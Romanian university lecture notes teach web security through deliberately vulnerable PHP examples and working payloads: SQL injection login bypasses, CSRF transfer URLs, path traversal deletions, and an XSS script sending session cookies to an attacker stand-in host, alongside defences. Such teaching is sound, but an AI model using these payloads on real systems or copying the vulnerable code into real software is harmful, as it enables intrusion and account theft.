

Univ. Babeș-Bolyai,

Facultatea de Matematică și Informatică

Lect. dr. Darius Bufnea

Notițe de curs: Aspecte de Securitate Web

(material comun în cadrul cursurilor Programare Web – nivel licență și Protocoale de Securitate în Comunicați – nivel master)

Prezentul material va aborda punctual cele mai frecvent întâlnite aspecte de securitate web, unele „clasice”:

- SQL Injection;
- Cross-Site Request Forgery (CSRF)
- Unrestricted File Upload
- Path traversal
- JavaScript injection sau Cross Site Scripting (XSS)
- SMTP (mail) headers injection
- Alte aspecte de securitate web: verificarea sesiunii, a faptului ca utilizatorii sunt autentificați și a rolului utilizatorului în cadrul aplicației, alte aspecte ce țin de validarea datelor pe back-end / alterarea intenționată a acestora de către un client malițios.

SQL Injection

Exemplele din prezentul material sunt prezentate exclusiv în scop didactic, unele fiind exemple „naive” ☺ – cu vulnerabilități lăsate intenționate pentru a putea fi exploatare în scop didactic. Codul sursă al tuturor exemplelor ce urmează este disponibil în [această arhivă](#) (trebuie să adaptați niște parametri de conectare la baza de date pentru a le rula cu succes).

SQL Injection este o tehnică de trimitere („injectare”) de secvențe de cod SQL de către browser (sau de către un client web care se pretinde a fi browser) către back-end, care în lipsa unei validări riguroase a datelor ajunge să execute secvențele de cod SQL trimise de client. Scopul și efectul unei injecții SQL pornesc de la compromiterea confidențialității datelor din tabelele SQL de pe back-end (afișarea/extragerea datelor printr-un simplu SELECT) și pot ajunge până la alterarea lor (INSERT-uri și UPDATE-uri) fapt ce compromite practic securitatea întregii aplicații web (cum ar fi să vă puteți insera note de 10 la toate disciplinele în Academic Info? ☺) și poate afecta chiar și securitatea sistemului de fișiere al serverului sau securitatea serverului în sine (a sistemului de operare instalat pe server).

Pentru a înțelege mai bine această tehnică, o exemplificăm în cele ce urmează pe câteva exemple.

Exemplul 1 (disponibil online [aici](#))

Chiar dacă nu îmi știți parola (adresa mea de e-mail o știți: `bufny@cs.ubbcluj.ro`), vă puteți autentifica folosind în câmpul parolă următoare parolă: `' or '1'='1'`

Codul vulnerabil prezent în cadrul fișierului `loginBad.php` care primește prin POST de la formular utilizatorul (adresa sa de e-mail) și parola este următorul - da, naiv, știu, nu uitați că este vorba de un exemplu didactic ☺:

```
<?php
$formEmail = $_POST['email'];
$formPassword = $_POST['parola'];

// db connection goes here

$query = "SELECT * FROM useri WHERE email='$formEmail' AND parola='$formPassword'";

$result = mysql_query($query);
if (mysql_num_rows($result) == 0) {
    // Userul si parola sunt incorecte
    header("Location: invalidLogin.php");
}
else { // Userul si parola sunt corecte, autentificare reusita
    session_start();
    $_SESSION["email"] = $formEmail;
    header("Location: bankAccount.php");
}
?>
```

Practic query-ul SQL folosit își propune să selecteze din baza de date utilizatorul al cărui e-mail și parolă au fost introduse în formularul de login. Dacă acest query nu întoarce zero înregistrări, înseamnă că userul și parola introduse în formular corespund unei înregistrări din baza de date și considerăm utilizatorul autentificat (inițializăm sesiunea și punem adresa sa de e-mail pe sesiune). Altfel, îl redirectăm la formularul de login.

Folosind parola amintită mai sus, interogarea care se execută la nivelul scriptului de login devine:

```
SELECT * FROM useri WHERE email='bufny@cs.ubbcluj.ro' AND parola=' ' or '1'='1'
```

Această (nouă!) interogare returnează (printre altele) și înregistrarea corespunzătoare pentru utilizatorul `bufny@cs.ubbcluj.ro` chiar dacă parola introdusă nu este cea corectă. În această expresie se evaluează mai întâi operatorul AND - `email='bufny@cs.ubbcluj.ro' AND parola=' '` nu returnează nicio înregistrare, dar ulterior, pe baza operatorului OR, expresia `'1'='1'` returnează toate înregistrările din baza de date (importat conform logicii scriptului de autentificare este ca numărul de înregistrări returnate de interogarea SQL să nu fie zero – utilizatorul autentificat care se setează pe sesiune urmând a fi stabilit pe baza adresei de e-mail introduse).

Observație: injecția de mai sus, face ca interogarea SQL să returneze toate înregistrările din baza de date, lucru care face ca injecția SQL să funcționeze (login eșuat înseamnă că interogarea SQL returnează zero înregistrări). Dacă spre exemplu, în scriptul de login s-ar verifica, ca interogarea să returneze fix o singură înregistrare (cea corespunzătoare utilizatorului `bufny@cs.ubbcluj.ro`) se poate completa în câmpul parolă următoare expresie:

```
' or email='bufny@cs.ubbcluj.ro'
```

Interogarea SQL devenind în acest caz:

```
SELECT * FROM useri WHERE email='bufny@cs.ubbcluj.ro' AND parola=' ' or email='bufny@cs.ubbcluj.ro'
```

și returnând de această dată o singură înregistrare, cea corespunzătoare utilizatorului bufny@cs.ubbcluj.ro.

Observație: Ca și observație, care nu este strict legată de SQL injection, o altă problemă de securitate a exemplelor de față este faptul că în tabela SQL parolele sunt memorate „în clar”, buna practică spunând că ar trebui să fie memorate un hash al acestora folosind o funcție de hash precum MD5, SHA1, SHA256, etc. La verificarea corectitudinii unei parole introduse se va compara hash-ul acesteia cu hash-ul memorat în baza de date pentru utilizatorul respectiv. În cazul unei exploatare cu succes a unei injecții SQL, parolele utilizatorilor (care ar putea fi folosite și pentru alte conturi) nu sunt expuse păstrându-se confidențialitate acestora, fiind compromis doar hash-ul acestora. IMPORTANT: MD5, SHA1, SHA256 nu sunt algoritmi de criptare, sunt funcții de hash, o exprimare de forma „parolele sunt memorate în baza de date criptat” nu este tocmai corectă din mai multe motive:

- un hash nu poate fi decriptat (poate fi cel mult găsită o altă expresie care să „ducă” în același hash);
- funcțiilor de hash le lipsește ceea ce se cheamă cheie (nu există o cheie de criptare/decriptare);
- funcțiile de hash nu au inversă (funcție de decriptare), nefiind bijective, nefiind injective (pot exista două șiruri diferite de caractere care să ducă în același hash).

Exemplul 2 (disponibil online [aici](#))

O preconcepție greșită des întâlnită, este că doar câmpurile de tip `password` pot fi injectate. În exemplul care urmează, injecția SQL va fi efectuată prin intermediul inputului destinat username-ului (a adresei sale de e-mail). Acest exemplu de injecție SQL permite autentificarea user-ului cu o parolă (parola sa) dar conduce la afișarea sumei de bani disponibile din contul altui utilizator a cărui parolă nu este cunoscută (practic se permite accesarea contului altui utilizator).

Pentru a face injecția mai dificilă, scriptul care se execută pe back-end pentru validarea parolei va compara explicit parola introdusă de utilizator în formular cu cea selectată din baza de date pentru adresa de e-mail introdusă de utilizator. Conținutului fișierului loginBad2.php (specificat ca și `action` la formularul de login) este următorul:

```
<?php

$formEmail = $_POST['email'];
$formPassword = $_POST['parola'];

// db connection goes here

$query = "SELECT * FROM useri WHERE email='" . $formEmail . "'";
// print $query . "<br>";
$result = mysql_query($query);

if (mysql_num_rows($result) != 1) {
    header("Location: invalidLogin.php");
    return;
}

$row = mysql_fetch_array($result);
$dbPassword = $row['parola'];
```

```
if ($dbPassword != $formPassword) {
    header("Location: invalidLogin.php");
    return;
}
```

```
session_start();
print "Parola valida. Sunteti autentificat ca " . $formEmail . "<br>";
$_SESSION['email'] = $formEmail;
?>
```

Click aici pentru a vedea cati bani aveti in cont.

Dacă se introduce în câmpul email o valoare de forma:

```
bufny@cs.ubbcluj.ro' and now() + 0 < 20200522165500 or now() + 0 >
20200522165500 and email='forest@cs.ubbcluj.ro'
```

și parola utilizatorului bufny@cs.ubbcluj.ro: vacanta (pentru cei ce nu o știau deja), query-ul care se execută pentru selectarea din baza de date a parolei utilizatorului care dorește să se autentifice este următorul:

```
SELECT * FROM useri WHERE email='bufny@cs.ubbcluj.ro' and now() + 0 <
20200522165500 or now() + 0 > 20200522165500 and email='forest@cs.ubbcluj.ro'
```

Această interogare va returna o singura înregistrare, înregistrarea corespunzătoare utilizatorului bufny@cs.ubbcluj.ro, permițând autentificarea acestuia. Pe sesiune, utilizatorul care se salvează ca fiind autentificat va fi setat ca fiind tot:

```
bufny@cs.ubbcluj.ro' and now() + 0 < 20200522165500 or now() + 0 >
20200522165500 and email='forest@cs.ubbcluj.ro'
```

Scriptul de pe back-end care va afișa suma de bani disponibilă în contul utilizatorului autentificat este următorul:

```
session_start();
$email = $_SESSION['email'];
$query = "SELECT suma FROM useri WHERE email='$email'";
$suma = $row['suma'];
print "In depozitul dumneavoastra se gasesc $suma euro.<br/>";
```

practic executând următorul query:

```
SELECT suma FROM useri WHERE email='bufny@cs.ubbcluj.ro' and now() + 0 <
20200522165500 or now() + 0 > 20200522165500 and email='forest@cs.ubbcluj.ro'
```

ce poate fi forțat să întoarcă de data aceasta înregistrarea corespunzătoare utilizatorului forest@cs.ubbcluj.ro. Pentru a rula cu succes această injecție SQL, trebuie să înlocuiți și să faceți fine-tuning la valoarea 20200522165500 (an, luna, zi, ora, minut, secunde) cu o valoare corespunzătoare apropiată momentului de timp la care încercați injecția SQL, astfel încât primul select (cel de la autentificare) să returneze înregistrarea corespunzătoare utilizatorului bufny@cs.ubbcluj.ro (cărui i se știe parola), iar peste o anumită perioadă de timp (pentru a deveni cea de a doua condiție din injecția SQL adevărată) ultimul select (cel de la afișarea sumei de bani) să returneze înregistrarea corespunzătoare utilizatorului forest@cs.ubbcluj.ro.

Concurs: primii 3 studenți de la master, primii 5 de la matematică informatică an 3 și primii 5 de la informatică română an 2 care reușesc inserarea unui utilizator în tabela SQL folosită în aceste exemple și îmi trimit toate înregistrările din această tabelă împreună cu o descriere a injecției folosite primesc extrabonus 1p la nota pe activitatea de semestru / laborator.

(TODO pentru mine – într-o versiune viitoare a acestui material prezentată o injecție SQL pentru un câmp numeric)

Orice formular / script de back-end care „crapă” la inserarea de ghilimele sau apostrofe are potențialul de a fi injectat. Printre simptomele care arată că un formular este injectabil se numără pagini albe la submit, diferite mesaje de eroare / warning ce conțin cod sau erori SQL de asemenea la submit sau terminarea scriptului de pe back-end cu erori HTTP 5xx (de forma Internal Server Error).

Mecanisme de protecție împotriva la SQL Injection constau în primul rând în validări riguroase pe back-end. De altfel, majoritatea problemelor majore de securitate web, pot fi evitate dacă se fac validări pe back-end.

Observație: Validările pe back-end trebuie făcute chiar dacă sunt făcute pe front-end. Validările de pe front-end se fac în primul rând pentru un User Interface mai prietenos cu utilizatorul (exemplu, validări JavaScript care nu permit submit-ul la un formular dacă datele din formular nu sunt corecte), și nu neapărat pentru siguranța serverului. Ce se execută pe front-end (browser-ul utilizatorului) poate fi controlat / alterat de acesta prin diverse mecanisme (spre exemplu folosind Developer Tools), astfel că validările efectuate la nivelul codului client-side nu sunt de încredere („reliable”).

Strict pe exemple PHP prezentate mai sus, problema a plecat de la folosirea API-ului deprecated `mysql_*` (absent în PHP 7) și lipsa oricăror validări. Pentru a evita interpretarea greșită a caracterelor precum " (ghilimele) sau ' (apostrof) la nivelul back-end-ului datele primite de la client trebuie evitate folosind `mysql_real_escape_string`. În cazul folosirii API-ului mai nou `mysqli_*` (MySQL Improved Extension) sau PDO (PHP Data Objects) se recomandă folosirea „prepared statement”-urilor (în terminologie Java) și asocierea dinamică („bind”) a parametrilor la interogarea SQL.

Observație: o serie de documentații din mediul online recomandă folosirea funcției `addslashes` pentru a „curăța” („sanitize”) datele primite de la client. Funcția `addslashes` eșuează uneori să evite corespunzător unele caractere problematice, o vulnerabilitate celebră ce a apărut la mijlocul anilor 2000 (și care a afectat și Google – hihihi ☺), bazându-se pe faptul că această funcție nu trata corespunzător șirurile de caractere ce conțineau caractere memorate pe mai mult de un octet (precum UTF-8). Un caracter reprezentat pe mai mulți octeți nu era evitat corespunzător (nefiind " sau ' spre exemplu) dar unul dintre octeții componenți ai caracterului respectiv reprezenta chiar codul ASCII al caracterului " sau ' fiind interpretați în acest fel la nivelul unei interogării SQL. Mai multe detalii în acest sens pentru cei pe care i-am făcut curioși sunt disponibile la linkurile de mai jos:

<http://shiflett.org/blog/2006/addslashes-versus-mysql-real-escape-string>

<http://shiflett.org/blog/2005/googles-xss-vulnerability>

Observație: O tehnică naivă de evitare a injecțiilor SQL este eliminarea caracterelor " (ghilimele) sau ' (apostrofe) din datele primite de la client, aceste caractere fiind considerate "periculoase" sau "țapul ispășitor" pentru injecțiile SQL. Înlăturarea lor nu este de dorit în multe situații, putând duce la pierderea

consistenței datelor primite de la client sau a semanticii acestor date. Spre exemplu, în situația în care celebrul campion de snooker Ronnie O'Sullivan ar vrea să se înregistreze pe site-ul vostru, i-ați stâlci numele marelui Ronnie The Rocket? ☺

O altă funcție utilă în PHP care poate fi utilizată pentru validarea datelor este `filter_var()`. În primele două exemplele de mai sus s-ar mai fi putut efectua următoarea validare a valorii adresei de e-mail introduse în formularul de autentificare:

```
filter_var($email, FILTER_VALIDATE_EMAIL)
// returnează TRUE dacă e-mailul are format valid, FALSE în caz contrar
```

Chiar dacă exemplele de față au fost descrise în PHP, celelalte limbaje de back-end nu sunt mai puțin predispușe la astfel de atacuri. Se recomandă în funcție de tehnologia/limbajul/framework-ul folosit pe back-end validarea corespunzătoare după caz a datelor primite de la client. Unele framework-uri de back-end realizează ele însele aceste validări, există de asemenea librării specializate pentru validarea datelor pe back-end în diverse limbaje (spre exemplu folosind expresii regulate). Folosirea unui ORM (Object-relational mapping) precum Hibernate elimină de asemenea în mare măsură astfel de probleme – fiecare layer între front-end și back-end data base server aducând un plus de protecție. Au fost însă și cazuri când pentru validarea („sanitizarea”) datelor s-a folosit o anumită librărie specializată sau s-a lăsat la latitudinea framework-ului de pe back-end să realizeze aceste validări, ulterior descoperindu-se bug-uri de securitate chiar la nivelul librăriei/modului care trebuia să facă validarea.

Și un pic de folclor de pe Internet legat de SQL Injection pe care probabil îl știți... Dar e păcat să nu fie inclus într-un astfel de curs ☺:



Cross-Site Request Forgery (CSRF)

Vulnerabilitățile de tip CSRF permit unui atacator să forțeze un utilizator a unei aplicații web să realizeze fără știrea sa diferite cereri (request-uri) la nivelul aplicației web, cereri care de obicei se efectuează cât timp utilizatorul este autentificat (logat) în cadrul aplicației, și care se lasă cu diferite urmări la nivelul acesteia (acțiuni întreprinse în cadrul aplicației) fără știrea utilizatorului.

Pentru a înțelege mai bine acest concept, fie aplicația de la [această adresă](#). În cadrul acestei aplicații, după ce va autentificați (puteți folosi user: bufny@cs.ubbcluj.ro și parola: vacanta) puteți să transferați o sumă de bani altui utilizator. Puteți observa că dacă se dorește transferul unei anumite sume de bani, spre exemplu 50 euro către destinatarul forest@cs.ubbcluj.ro, în urma completării formularului de transfer, la submit-ul acestuia, se apelează prin GET următorul URL de pe back-end care realizează efectiv transferul:

```
http://www.scs.ubbcluj.ro/~bufny/pw/securitate/csrf/doTransfer.php?contdestinatie=forest@cs.ubbcluj.ro&suma=50
```

suma de 50 de euro urmând să fie scăzută din contul utilizatorului curent autentificat (salvat pe sesiune) și mutată în contul utilizatorului forest@cs.ubbcluj.ro. Dacă un atacator (gigi@example.com) reușește să convingă un utilizator (spre exemplu bufny@cs.ubbcluj.ro) cât timp acesta din urmă este autentificat să apeleze (nu neapărat în mod voluntar și conștient) un URL malițios de forma:

```
http://www.scs.ubbcluj.ro/~bufny/pw/securitate/csrf/doTransfer.php?contdestinatie=gigi@example.com&suma=1000
```

realizarea acestui request va presupune transferul sumei de 1000 de euro în contul atacatorului fără știrea utilizatorului autentificat. Printre tehnicile de "convingere" a unui utilizator să acceseze involuntar un astfel de URL malițios se numără:

- încărcarea de pagini web aparent inofensive care conțin linkuri spre "imagini" (remarcați ghilimelele) de forma:

```

```

Evident o astfel de imagine nu va fi afișată, dar browserul va încerca încărcarea unei astfel de imagini realizând un request spre link-ul malițios.

- tehnici de "social engineering": trimiterea prin e-mail/mesageria instant utilizatorului de diverse linkuri de forma:

```
<a href="http://www.scs.ubbcluj.ro/~bufny/pw/securitate/csrf/doTransfer.php?contdestinatie=gigi@example.com&suma=1000">You win an iPhone!</a>
```

Pentru ca o astfel de vulnerabilitate să fie exploatată cu succes, utilizatorul trebuie să fie autentificat (logat) în cadrul aplicației respective. Oricât de sigure sunt diverse platforme (precum cele de Internet Banking) este recomandată delogarea explicită la finalul sesiunii de lucru (pentru a invalida cookie-ul de sesiune) și neaccesarea altor resurse / site-uri / activități social network and social media în paralel cu sesiunea de Internet Banking.

Cel mai popular mecanism de protecție împotriva CSRF este includerea în cadrul formularelor care realizează operații "sensibile" (precum transferul bancar din exemplul de față) de token-i suplimentari ascunși de validare (sub forma unui `input` de tip `hidden`), token-i cu durata de viață limitată și nereutilizabili. Valoarea unui asemenea token este trimisă la submit-ul formularului împreună cu datele propriu-zise din formular și comparată cu o valoare salvată în prealabil pe sesiune. Dacă valoarea token-ului primită pe request-ul de submit al formularului coincide cu cea salvată pe sesiune, request-ul este unul legitim. Un submit al formularului de transfer bancar cu un astfel de token devine:

```
http://www.scs.ubbcluj.ro/~bufny/pw/securitate/csrf/doTransfer.php?contdestinatie=fore  
st@cs.ubbcluj.ro&suma=50&token=09e8411f66114d22bd18b5fceb2c05
```

Un atacator, chiar dacă cunoaște pattern-ul acestui URL, nu va fi capabil să ghicească / genereze un token valid, un request făcut fără acest token putând fi ușor invalidat pe back-end.

Pentru cei curioși de subiect, mai multe detalii despre CSRF găsiți [aici](#) (recomand și parcurgerea referințelor articolului de pe Wikipedia).

Unrestricted File Upload

O astfel de vulnerabilitate este prezentă în general în aplicațiile web care permit upload-ul de fișiere. Spre exemplu: o aplicație care permite upload-ul de imagini, o aplicație care permite trimiterea de e-mailuri și adăugarea de atașamente, o aplicație care permite partajarea de fișiere precum WeTransfer, etc.

Fie următoare aplicație web scrisă în PHP: mai mulți utilizatori înregistrați pe un site pot uploada fotografii care se salvează pe back-end în folderul uploads al aplicației web. Utilizatorii pot vizualiza fotografiile tuturor celorlalți utilizatori, pot vota fotografiile celorlalți și își pot șterge fotografiile proprii.

În mod normal fotografiile vor fi încărcate în unul dintre formatele imagine cunoscute: jpg, png, bmp, gif, etc. folosind un `input` de tip `file`. Pentru a specifica tipul de fișiere care se pot uploada, se poate specifica `input`-ului de tip `file` atributul `accept`, spre exemplu `accept="image/png, image/jpeg"`. Această restricție însă se stabilește exclusiv pe client (browser) putând fi modificată ușor folosind Developer Tools. În locul unui fișier jpg, un client rău intenționat (malițios) poate încărca pe server un fișier PHP (să-l numim `exploit.php`) care odată încărcat pe server ajunge să fie salvat în folderul uploads și poate fi accesat cu un URL de forma: `http://url-aplicatie-web/uploads/exploit.php`. O cere făcută de clientul rău intenționat spre acest URL duce la execuția pe back-end a fișierului PHP, care o dată executat poate întreprinde prin execuția sa pe back-end diverse acțiuni precum:

- căutarea în cadrul celorlalte fișiere de pe server (din sistemul de fișiere al serverului) de nume de utilizator și parole de conectare la servere de date sau alte date confidențiale;
- ștergerea de fișiere din sistemul de fișiere al serverului web (spre exemplu, un script php malițios încărcat pe back-end poate șterge toate imaginile din folder-ul uploads și toate fișierele aplicației web din părintele folder-ului uploads - adică poate provoca ștergerea tuturor fișierelor `..*.*;`);
- descărcarea de pe Internet de alte fișiere cu caracter malițios pe care să le execute pe back-end pentru a-i oferi atacatorului un acces mai facil la sistem (spre exemplu o consolă shell - bash).

Pentru evitarea unor astfel de atacuri trebuie verificată riguros pe back-end cel puțin extensia fișierelor încărcate pentru a nu permite încărcarea de fișiere care se pot executa pe back-end (PHP în cazul de față). O verificare și mai riguroasă presupune verificarea tipului fișierului încărcat accesând antetul (primii octeți) din cadrul fișierului sau folosind o librărie specializată în acest sens.

Observație: nu doar o aplicație PHP poate fi susceptibilă de a prezenta o astfel de vulnerabilitate. Inclusiv aplicațiile web Java, Asp.Net, Python pot prezenta vulnerabilități similare.

Vulnerabilități de tipul Path Traversal

Astfel de vulnerabilități permit unui atacator să întreprindă acțiuni în cadrul unui folder din sistemul de fișiere al serverului web cu totul diferit față de folder-ul în care în mod normal ar trebui să se întreprindă acțiunile respective.

Fix pentru problema enunțată anterior, să presupunem ca în cadrul unei pagini web i se iterează utilizatorului toate fotografiile sale (încărcate de el), folosind o secvență de cod de forma:

Fișierul list-user-images.php:

```
// do whatever SQL query to get user's images
foreach($images as $image) {
    print "<img src='uploads/$image'>";
    print "<a href='delete.php?image=$image'>Sterge aceasta fotografie</a><br><br>";
}
```

Acest script afișează toate fotografiile utilizatorului, afișând și un link către un script de pe back-end care permite ștergerea fiecărei fotografii - delete.php care primește în QUERY_STRING, prin GET, numele fotografiei pe care trebuie să o șteargă.

Fișierul delete.php șterge simplu fotografia primită ca parametru prin GET din folderul uploads, redirectând ulterior utilizatorul din nou la lista fotografiilor sale:

```
<?php
$image = $_GET["image"];
unlink("uploads/" . $image);
header("Location: list-user-images.php");
?>
```

Probleme de securitate ridicate:

- Vulnerabilitatea de tip Path Traversal: un atacator rău intenționat poate invoca delete.php folosind un URL de forma:

```
http://url-aplicatie-web/delete.php?../../../../somefolder/somefile
```

fapt ce va duce la ștergerea unui fișier din cu totul alt folder decât cel din care se dorește a fi permisă ștergerea. Spre exemplu, o cerere de forma:

```
http://url-aplicatie-web/delete.php?../../../../list-user-images.php
```

sau

`http://url-aplicatie-web/delete.php?../delete.php`

va duce fix la ștergerea fișierelor `list-user-images.php` și `delete.php` din folderul `uploads/..` (adică folder-ul curent, părinte al directorului `uploads`).

- O altă problemă de securitate (nelegată strict de Path Traversal) este faptul că scriptul care realizează ștergerea nu verifică dacă fișierul șters aparține (a fost încărcat) de user-ul prezent autentificat (al cărui nume se presupune a fi salvat pe sesiune). Astfel, specificând în `QUERY_STRING` un nume de fotografie încărcată de alt utilizator, va realiza ștergerea acesteia.

Observație: dacă doriți să reproduceți oricare dintre exemplele din acest material pe serverul `www.scs.ubbcluj.ro` să le invocați prin `https`. Se pare ca cel puțin de pe Windows 10, invocate prin `HTTP`, firewall-ul Windows (sau Windows Defender-ul) "se prinde" de trimiterea unor cereri malițioase (precum `SQL Injection`) și blochează astfel de cereri. Această restricție afectează doar clientul și nu protejează serverul (un atacator care dorește poate iniția oricum astfel de atacuri).

Cross-site scripting (XSS)

Vulnerabilitățile de tip Cross-site scripting sau mai pe scurt XSS, permit practic injectarea de cod JavaScript de către un client rău intenționat după o rețeta asemănătoare injecțiilor SQL prezentate deja în aceste material. Injecțiile JavaScript se realizează în general prin intermediul parametrilor trimiși spre back-end fie prin `POST`, fie prin `GET` (prin intermediul `QUERY_STRING`-ului), parametrii care ulterior nu sunt validați suficient la nivelul back-end-ului, valoarea acestora (incluzând codul JavaScript injectat) urmând a fi ulterior trimisă și afișată înapoi spre client (browser) – sau mai bine zis spre alți clienți (alte browser-e) - fapt ce duce la executarea de către aceștia din urma a codului JavaScript injectat.

Pentru a înțelege mai bine acest concept, fie exemplu de la următoarea adresă:

<http://www.scs.ubbcluj.ro/~bufny/pw/securitate/xss/>

În cadrul acestui exemplu, vizitatorii unei pagini pot lăsa comentarii privitoare la calitatea conținutului afișat (o fotografie în cazul de față, la fel de bine conținutul poate consta într-un articol de ziar, rețetă de prăjitură, blog entry, etc. - un scenariu frecvent întâlnit în Internet). Pentru a evita injuriile, comentariile postate nu sunt afișate instant, acestea trebuie moderate și aprobate de un administrator care se autentifică pe bază de nume de utilizator și parola (dacă postați comentarii pe care doriți să le aprobați datele de autentificare pentru administrator sunt `admin` cu parola `654321`). Comentariile care nu sunt aprobate pot fi șterse tot de către administrator. În baza de date de pe back-end, un comentariu este caracterizat de id, nume-le utilizatorului care a postat comentariul, textul comentariului propriu zis, data postării comentariului și o stare a acestuia (0 - neaprobat, starea implicită după postare și 1 - aprobat). Pe lângă comentariile legitime aprobate, tuturor utilizatorilor ce vizitează pagina de mai sus, le este afișat comentariul cu id-ul 4 (postat de Ana la 2020-05-24 11:53:26):

`Si mie imi place<script>alert(1)</script>`

Deși aparent comentariul afișat este doar "Si mie imi place", dacă vizualizați sursa documentului puteți deduce întregul comentariu, secvența `<script>alert(1)</script>` făcând parte integrantă din comentariul postat. Din cauza invalidării insuficiente la nivelul back-endului, acest comentariu este

persistat în baza de date, iar după aprobare, afișat tuturor vizitatorilor ce accesează pagina. Codul JavaScript conținut în acest comentariu va ajunge să se execute în browser-ele tuturor clienților care vor vizita ulterior pagina - inclusiv în browser-ul vostru – ați putut remarca de altfel execuția `alert`-ului la încărcarea paginii. Un alt exemplu de comentariu malițios care se putea insera este:

```
Ce fotografie frumoasa!<script>window.location =  
"https://www.cartoonnetwork.ro/";</script>
```

Va las pe voi să deduceți efectul afișării acestui comentariu în browser-ele utilizatorilor ce vor accesa această pagină. Cea două exemple de mai sus par aparent inofensive, însă injectarea de către un atacator de cod JavaScript care să se execute în browser-ele altor clienți, în special a celor autentificați, poate duce la compromiterea securității întregului site/aplicații web. Există inserat în baza de date de pe back-end următorul comentariu neaprobat:

```
Acest comentariu este malitios. Va dati seama de ce?<script>new  
Image().src="http://site-controlat-de-atacator.com/salveaza-  
cookie.php?cookie="+document.cookie;</script>
```

Acest comentariu (împreună cu codul JavaScript aferent) se afișează pentru moderare administratorului după autentificarea acestuia. Codul JavaScript ce face parte integrantă din comentariu se va executa în browser-ul administratorului accesându-i acestuia cookie-ul de sesiune (PHPSESSID) și trimițându-l (prin intermediul request-ului care se face pentru a încărca imaginea "fake" nou creată) site-ului controlat de atacator. Ca efect, dacă atacatorul primește cookie-ul de sesiune al administratorului autentificat și și-l inserează în propriul browser, se poate "da" drept admin în cadrul aplicației respective fără a mai trece prin formularul de login - practic request-urile făcute de atacator vor fi legitime pentru că vor conține cookie-ul de sesiune al administratorului. Atacatorul va putea modera, aproba și șterge comentariile fără a cunoaște parola administratorului.


Exerciții:

- cu Developer Tools pornit în tab-ul de Network, reîncărcați pagina de moderare a postărilor. Ar trebui să vizualizați request-ul care se face spre URL-ul `http://site-controlat-de-atacator.com/salveaza-cookie.php` prin care i se trimite atacatorului cookie-ul de sesiune al administratorului;
- folosind un alt browser și orice plugin pentru acest browser care vă permite editarea cookie-urilor, inserați un nou cookie de sesiune pentru domeniul `www.scs.ubbcluj.ro` numit PHPSESSID cu valoarea vizualizată anterior. Un request spre `http://www.scs.ubbcluj.ro/~bufny/pw/securitate/xss/moderateComments.php` ar trebui să fie valid și să vă conducă direct la pagina de moderare fără a va mai trece prin formularul de login.

Id	Nume	Comentariu	Data	Aproba	Sterge
8	Gigi	Acest comentariu este malitios. Va dati seama de ce?	2020-05-24 13:38:13	aproba	sterge
9	Maria	E photoshopat!	2020-05-24 14:03:10	aproba	sterge

[Logout](#)

Observatie: Comentariul cu id-ul 8 nu poate fi nici sters, nici aprobat. Este pastrat in lista comentariilor neaprobrate pentru a demonstra injectia JavaScript care se poate face (exploatarea vulnerabilitatii XSS) pentru a fura cookie-ul de sesiune al administratorului si a-l trimite spre logare unui site controlat de atacator.



Status	Method	Domain	URL	Size	Type	Time
200	GET	www.scs.ubbcluj.ro	moderateComments.php	1.28 KB	HTML	160 ms
200	GET	site-controlat-de-atacator.com	saveaza-cookie.php?cookie=_ga=...	0 B	Text	28 ms

Pentru a păstra funcționalitatea didactică a exemplului de la adresa: <https://www.scs.ubbcluj.ro/~bufny/pw/securitate/xss> nu se pot insera noi comentarii care conțin cod JavaScript (pe back-end am făcut validările necesare după inserarea celor doua exemple didactice de mai sus). De asemenea, comentariul cu id-ul 8, neaprobat, care realizează injectia prin intermediul căruia se fura cookie-ul de sesiune al administratorului nu poate fi nici aprobat, nici șters - acest lucru pentru a face posibila vizualizarea exemplului de către studenți. Puteți însă aproba și șterge orice alte comentarii pe care le postați voi sau colegii.

Validarea pe back-end este relativ simplă în PHP, presupune folosirea funcției `htmlentities` pentru filtrarea datelor de intrare (atât a numelui de utilizator cât și a comentariului) care transformă caracterele `<` și `>` în entitățile html corespunzătoare (`<` respectiv `>`). Acest fapt duce la neinterpretarea ca marcat de tag a cuvântului `<script>` și implicit la neexecutarea codului JavaScript inserat (care nu mai este interpretat ca și cod JavaScript...).

Observație: Diverse resurse disponibile online recomandă în vederea validării datelor de intrare folosirea funcției `strip_tags` pentru evitarea injectiilor JavaScript/XSS (funcția `strip_tags` înlătură tag-urile HTML din datele primite de la client). Uneori însă, poate este de dorit păstrarea tag-urilor din datele primite de la client: spre exemplu în cazul în care utilizatorul chiar dorește să posteze cod JavaScript în cadrul unei întrebări adresate pe stackoverflow.

